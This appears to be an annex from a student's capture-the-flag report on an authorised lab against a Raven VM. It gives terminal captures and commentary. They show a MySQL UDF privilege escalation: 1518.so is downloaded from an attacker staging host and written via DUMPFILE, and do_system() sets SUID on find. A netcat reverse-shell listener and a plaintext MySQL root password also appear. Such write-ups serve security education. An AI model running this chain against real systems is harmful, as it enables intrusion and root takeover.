Figure E-032 — find Command — flag3.png Located in WordPress Uploads**Command:** `find /var/www/html/wordpress/wp-content/uploads -type f`**What I did:** *I searched the WordPress uploads directory for all files. This returned /var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png with world-readable permissions (-rw-rw-rw-).*

```

total 20
drwxrwxrwx 2 www-data www-data 4096 Nov 9 2018 .
drwxrwxrwx 3 www-data www-data 4096 Nov 9 2018 ..
-rw-rw-rw- 1 www-data www-data 10411 Nov 9 2018 flag3.png
www-data@Raven:/var/www/html$ cp /var/www/html/wordpress/wp-content/uploads/2018/11/*.png
/flag3.png
<ess/wp-content/uploads/2018/11/*.png /var/www/html/flag3.png
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1

su: Authentication failure
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1

su: Authentication failure
www-data@Raven:/var/www/html$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1

su: Authentication failure
www-data@Raven:/var/www/html$ █

```

Figure E-033 — su steven — Authentication Failure (Failed Hypothesis)**Command:** `su steven`**What I did:** *I attempted to switch to user 'steven' via su with candidate passwords. All returned 'su: Authentication failure'. Pivoted to MySQL UDF escalation.*

```

www-data@Raven:/tmp$ wget http://192.168.233.128:8000/1518.so
wget http://192.168.233.128:8000/1518.so
converted 'http://192.168.233.128:8000/1518.so' (ANSI_X3.4-1968) → 'http://192
o' (UTF-8)
--2026-09-17 05:58:21-- http://192.168.233.128:8000/1518.so
Connecting to 192.168.233.128:8000 ... failed: Connection refused.
www-data@Raven:/tmp$ wget http://192.168.233.128:8000/1518.so
wget http://192.168.233.128:8000/1518.so
converted 'http://192.168.233.128:8000/1518.so' (ANSI_X3.4-1968) → 'http://192
o' (UTF-8)
--2026-09-17 05:58:33-- http://192.168.233.128:8000/1518.so
Connecting to 192.168.233.128:8000 ... failed: Connection refused.
www-data@Raven:/tmp$

www-data@Raven:/tmp$ wget http://192.168.233.128:8000/1518.so
wget http://192.168.233.128:8000/1518.so
converted 'http://192.168.233.128:8000/1518.so' (ANSI_X3.4-1968) → 'http://192
o' (UTF-8)
--2026-09-17 05:58:36-- http://192.168.233.128:8000/1518.so
Connecting to 192.168.233.128:8000 ... failed: Connection refused.
www-data@Raven:/tmp$

www-data@Raven:/tmp$ chmod 777 1518.so
chmod 777 1518.so
chmod: cannot access '1518.so': No such file or directory
www-data@Raven:/tmp$

```

Figure E-034 — wget 1518.so — Connection Refused (Staging Server Not Running)

Command: `wget http://192.168.233.128:8000/1518.so`

What I did: Download attempt failed with 'Connection refused' because the Python HTTP server on Kali was not yet running. This was a procedural error — staging must be verified first.

```

www-data@Raven:/tmp$ wget http://192.168.233.128:8000/1518.so
wget http://192.168.233.128:8000/1518.so
converted 'http://192.168.233.128:8000/1518.so' (ANSI_X3.4-1968) → 'http://192.168.233.128:8000/1518.s
o' (UTF-8)
--2026-09-17 05:59:55-- http://192.168.233.128:8000/1518.so
Connecting to 192.168.233.128:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 17240 (17K) [application/octet-stream]
Saving to: '1518.so'

1518.so          100%[=====>] 16.84K  --.-KB/s  in 0.001s

2026-09-17 05:59:55 (29.7 MB/s) - '1518.so' saved [17240/17240]

www-data@Raven:/tmp$ chmod 777 1518.so
chmod 777 1518.so
www-data@Raven:/tmp$

www-data@Raven:/tmp$ chmod 777 1518.so
chmod 777 1518.so
www-data@Raven:/tmp$ ls -la 1518.so
ls -la 1518.so
-rwxrwxrwx 1 www-data www-data 17240 Sep 17 2026 1518.so
www-data@Raven:/tmp$

```

Figure E-035 — wget 1518.so — Successful After HTTP Server Started

Command: `wget http://192.168.233.128:8000/1518.so && chmod 777 1518.so`

What I did: After starting 'python3 -m http.server 8000' on Kali, the 17,240-byte 1518.so file downloaded successfully to /tmp. chmod 777 applied to allow MySQL to read it.

```

kali@kali: ~/Desktop/Raven-Target
Session Actions Edit View Help

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE mysql;
USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> CREATE TABLE foo(line blob);
CREATE TABLE foo(line blob);
Query OK, 0 rows affected (0.09 sec)

mysql> INSERT INTO foo VALUES(LOAD_FILE('/tmp/1518.so'));
INSERT INTO foo VALUES(LOAD_FILE('/tmp/1518.so'));
Query OK, 1 row affected (0.00 sec)

mysql> SELECT * FROM foo INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so';
SELECT * FROM foo INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.07 sec)

mysql> CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
ERROR 1125 (HY000): Function 'do_system' already exists
mysql> exit;

```

Figure E-036 — MySQL — 1518.so Loaded via DUMPFILE and do_system() UDF Registered

Command: `CREATE TABLE foo(line blob); INSERT INTO foo VALUES(LOAD_FILE('/tmp/1518.so')); SELECT * FROM foo INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so'; CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';`

What I did: I loaded 1518.so into a BLOB table, wrote it to the MySQL plugin directory using DUMPFILE, then registered the do_system() UDF. This function executes OS commands at the MySQL daemon's privilege level (root).

```

mysql> SELECT * FROM foo INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so';
SELECT * FROM foo INTO DUMPFILE '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.07 sec)

mysql> CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';
ERROR 1125 (HY000): Function 'do_system' already exists
mysql> exit;
exit;
Bye
www-data@Raven:/tmp$ exit;
exit;
exit
www-data@Raven:/var/www/html$ cd /tmp
cd /tmp
bash: cd: /tmp: No such file or directory
www-data@Raven:/var/www/html$

```

Figure E-037 — MySQL — do_system UDF Already Registered; Session Exited

Command: `CREATE FUNCTION do_system RETURNS INTEGER SONAME '1518.so';`
(duplicate attempt)

What I did: A duplicate `CREATE FUNCTION` call returned Error 1125 (function already exists). This confirmed the UDF was successfully registered from a prior session. Exited MySQL.

```
www-data@Raven:/tmp$ ls -la 1518.so
ls -la 1518.so
-rwxrwxrwx 1 www-data www-data 17240 Sep 17 2026 1518.so
www-data@Raven:/tmp$ mysql -u root -pR@v3nSecurity
mysql -u root -pR@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 46
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT do_system('chmod u+s /usr/bin/find');
SELECT do_system('chmod u+s /usr/bin/find');
+-----+
| do_system('chmod u+s /usr/bin/find') |
+-----+
|                                0 |
+-----+
```

Figure E-038 — MySQL `do_system('chmod u+s /usr/bin/find')` — Returns 0 (Success)

Command: `SELECT do_system('chmod u+s /usr/bin/find');`

What I did: I called the `do_system()` UDF to set the SUID bit on `/usr/bin/find`. The return value 0 indicated success. The `find` binary now executes as root for any user, enabling root shell escalation.

```

www-data@Raven:/tmp$

www-data@Raven:/tmp$

www-data@Raven:/tmp$

www-data@Raven:/tmp$
www-data@Raven:/tmp$

www-data@Raven:/tmp$

www-data@Raven:/tmp$ cd /tmp\
cd /tmp\
> ^C

(kali@kali)-[~/Desktop/Raven-Target]
$ ss

```

Figure E-039 — Shell Navigation After MySQL UDF Execution

Command: `cd /tmp (www-data shell)`

What I did: After exiting the MySQL session I returned to the `www-data` shell in `/tmp`, ready to exploit the newly SUID-enabled `find` binary.

```

(kali@kali)-[~/Desktop/Raven-Target]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.233.128] from (UNKNOWN) [192.168.233.129] 47085
/bin/sh: 0: can't access tty; job control turned off
$ python3 anarcoder.py
/bin/sh: 1: python3: not found
$ mysql -u root -pR@v3nSecurity
;

```

Figure E-040 — `python3` Not Found on Target — `python3: not found`

Figure E-042 — MySQL Verification — do_system SUID chmod Returns 0

Command: `SELECT do_system('chmod u+s /usr/bin/find');` (verification session)

What I did: A second MySQL session verified the `do_system()` UDF was still registered and that the SUID `chmod` call continued to return 0, confirming persistent root command execution capability via the UDF.

Annex D — Student Acknowledgement

I acknowledge that OPERATION IRON RAVEN is an authorised educational exercise. I understand the scope, Rules of Engagement, confidentiality requirements, academic-integrity restrictions, and safety controls contained in this brief. I agree to conduct all activity only against the supplied target within the specified assessment window. I confirm that this submission is my own individual work.

Student Full Name	Daniyal Ahmed
Registration Number	C11/26/EHIT/17331
Signature	Daniyal
Date	16 September 2026
Submission Reference	CIP-A105 CTF 1 — Operation Iron Raven
Final Score	(To be completed by examiner)

FINAL COMMAND: Think before you act. Verify before you claim. Preserve evidence. Remain inside scope. Complete the mission without being given the path.